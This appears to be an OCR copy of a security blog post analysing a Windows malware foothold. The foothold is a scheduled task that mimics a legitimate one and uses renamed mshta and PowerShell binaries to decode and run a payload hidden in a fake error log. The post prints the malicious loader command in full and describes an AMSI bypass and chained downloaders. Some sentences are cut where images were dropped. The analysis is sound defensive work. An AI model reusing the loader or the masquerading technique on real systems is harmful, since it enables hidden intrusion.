Hiding In Plain Sight


blog.huntresslabs.com/hiding-in-plain-sight-556469e0a4e

John Ferrell June 21, 2020


John Ferrell
Follow
Jun 18, 2020

.

4 min read



What do you think this file is?



Error log from third party application?

At first glance, it looks like a log for some application. It has timestamps and includes references to OS 6.2, the internal version number for Windows 8 and Window Server 2012.

It turns out that this file is associated with a malicious foothold that we discovered. The malware authors used several tricks to hide in plain sight, including renaming legitimate files, masquerading as an existing scheduled task, and using a malicious payload stored in a file made to look like an error log.

We came across an interesting foothold recently; a scheduled task named `BfeOnServiceStartTypenChange` with the command:

```
"C:\Windows\system32\BfeOnService.exe
vbscript:CreateObject(\"Wscript.Shell\").Run(\"cmd.exe /C C:\Windows\system32\engine.exe
-c \"\"IEX $($(gc 'C:\Windows\a.chk'|%{[char][int]($_.split('x')[-1])})-
join'')\"\"\",0,True)(window.close)"
```

Upon visual inspection of the the command, there is nothing inherently malicious with it (someone with programming experience may note the `split()` is a bit odd).


The task itself includes the description:

> This task adjusts the start type for firewall-triggered services when the start type of the Base Filtering Engine (BFE) is disabled.

The `BfeOnService.exe` and `engine.exe` file names seem to fit the task's description. The command references the file `c:\windows\a.chk` , a snippet of the file is what we've shown above.


If only given a quick glance, the task, command (specifically the executable file names), and the "log" could be passed over as legitimate. Upon further examination, the task name and description are essentially a copy of another task on the host, `BfeOnServiceStartTypeChange`, that has the same description with the command `%windir%\system32\rundll32.exe bfe.dll,BfeOnServiceStartTypeChange`. This task is in fact the legitimate one.

Going back to the log, an astute reviewer might notice the last column in the log appears to be decimal (disguised as hexadecimal) representations of ASCII characters. In addition, command includes a call to `char` which is used to convert a number to its ASCII character value.



ASCII characters hidden in the log


Here is a breakdown of the command and what is actually going on:



`BfeOnService.exe` is a renamed copy of the legitimate `mshta.exe` . This is used to execute a simple VisualBasic script that creates a shell and runs a command. The `engine.exe` is a renamed copy of the legitimate `powershell.exe` . This is used to read the “log file”, `a.chk` , converting the hexadecimal-like values into a PowerShell command which is then executed. These renamed executables serve two purpose, they don’t stand out visually, and if you were to monitor running processes specifically looking for `powershell.exe` and `mshta.exe` , you won’t see them.

Once the values from the log file are converted to ASCII, we get this:

At a high level, here is what the malware does:



1. In the payload above, if version 3 or greater is found, it patches the (AMSI) in memory in order to bypass it. A second encoded command is then executed which serves as a downloader.
2. The downloader retrieves another intermediary PowerShell command which is a secondary downloader (this downloader did an interesting DNS trick which we will cover in another post).
3. The : a list of installed applications (specifically looking for browsers, financial applications, and security products), IP addresses, administrative privileges, etc. This particular payload is essentially the same one we wrote about a while back. In that case, instead of the log file used here. Below are the functions from each payload that get the installed applications. The primary difference is the way the strings are obfuscated.

There’s no end to the stealthy ways in which attackers develop and execute their tradecraft. As in this case, sometimes it is as simple as hiding in plain sight.